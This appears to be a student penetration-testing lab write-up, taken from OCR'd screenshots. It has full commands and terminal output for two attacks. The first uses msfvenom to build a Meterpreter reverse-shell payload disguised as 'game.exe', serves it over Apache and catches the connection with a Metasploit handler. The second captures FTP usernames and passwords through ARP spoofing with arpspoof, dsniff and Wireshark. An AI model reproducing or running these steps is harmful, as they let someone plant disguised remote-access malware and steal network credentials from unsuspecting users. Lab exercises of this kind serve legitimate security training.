
Question 1:-
create payload for windows
transfer the payload to the victim’s machine
exploit the victim’s machine

first of all we should create server.
install apache2 by sudo apt install apache2

type the following commands one by one
sudo su -
cd *var*/www/html/
mkdir <file name>
cd <file name>

create the payload in the file by msfvenome -p windows/meterpreter/reverse_tcp –platform windows -a x86 -e x86/shikata_ga_nai -b “\x00” LHOST=ip -f exe > *var*/www/html/<file name>/game.exe
this command creates a payload for windows machine




```
kali@kali:~$ sudo su -
[sudo] password for kali:
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# cd counterstrike
root@kali:/var/www/html/counterstrike# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.171
-f exe > /var/www/html/counterstrike/Game.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali:/var/www/html/counterstrike#
root@kali:/var/www/html/counterstrike#
root@kali:/var/www/html/counterstrike#
```

now start the apache server by following commands
cd -
systemctl enable apache2
systemctl start apache2

open browser in windows machine and access your ip/<file name>download the file game.exe


now in your terminal type msfconsole



```
kali@kali:~$ sudo su -
[sudo] password for kali:
root@kali:~# ls
root@kali:~# touch a.txt
root@kali:~# msfconsole


Unable to handle kernel NULL pointer dereference at virtual address 0×d34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ..........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       .................ccccccccc
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ..........................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffffffffffffffffffffff
       ffffffff..................
```

the terminal appears like msf5>
now type the following commands

use multi/handler
set payload windows/meterpreter/reverse_tcp
exploit -j -z




```
Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 10.10.10.171
LHOST => 10.10.10.171
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
```

execute the game.exe in windows machine then you can see their information.

Question2:-


create an ftp server
access ftp server from windows command prompt
do an mitm and username and password of ftp transaction using wireshark and dsniff

first we should have tools like wireshark and dsniff.
Download dsniff using command sudo apt-get install dsniff




```
kali@kali:~$ sudo apt-get install dsniff
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libnids1.21
The following NEW packages will be installed:
  dsniff libnids1.21
0 upgraded, 2 newly installed, 0 to remove and 912 not upgraded.
Need to get 130 kB of archives.
After this operation, 496 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 libnids1.21 amd64 1.24-5 [27.0 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 dsniff amd64 2.4b1+debian-29 [103 kB]
Fetched 130 kB in 4s (36.7 kB/s)
Selecting previously unselected package libnids1.21:amd64.
(Reading database ... 287092 files and directories currently installed.)
Preparing to unpack .../libnids1.21_1.24-5_amd64.deb ...
Unpacking libnids1.21:amd64 (1.24-5) ...
Selecting previously unselected package dsniff.
Preparing to unpack .../dsniff_2.4b1+debian-29_amd64.deb ...
Unpacking dsniff (2.4b1+debian-29) ...
Setting up libnids1.21:amd64 (1.24-5) ...
Setting up dsniff (2.4b1+debian-29) ...
Processing triggers for kali-menu (2020.2.2) ...
Processing triggers for libc-bin (2.30-4) ...
Processing triggers for man-db (2.9.1-1) ...
kali@kali:~$
```

open terminal and type the following commands
sudo su -
echo 1 >/proc/sys/net/ipv4/ip_forward
sysctl -w net.ipv4.ip_forward=1
arpspoof -i eth0 -t <server ip> -r <client ip>




```
kali@kali:~$ sudo su -
[sudo] password for kali:
root@kali:~# echo 1 >/proc/sys/net/ipv4/ip_forward
root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali:~# arpspoof -i eth0 -t 192.168.180.100 -r 192.168.180.101
```

ftp server will be created.
Now open new terminal and type sudo dsniff -i eth0



```
kali@kali:~$ sudo dsniff -i eth0
dsniff: listening on eth0
```

open wireshark and start capturing packets



kali@kali: ~
The Wireshark Network ...
12:54 AM
72%
The Wireshark Network Analyzer
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
eth0
Loopback: lo
any
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists

You are running Wireshark 3.2.3 (Git v3.2.3 packaged as 3.2.3-1).

Ready to load or capture   No Packets   Profile: Default

open victim machine and enter ftp <server ip> in command prompt
enter username and password
now you will get that username and password in wireshark and dsniff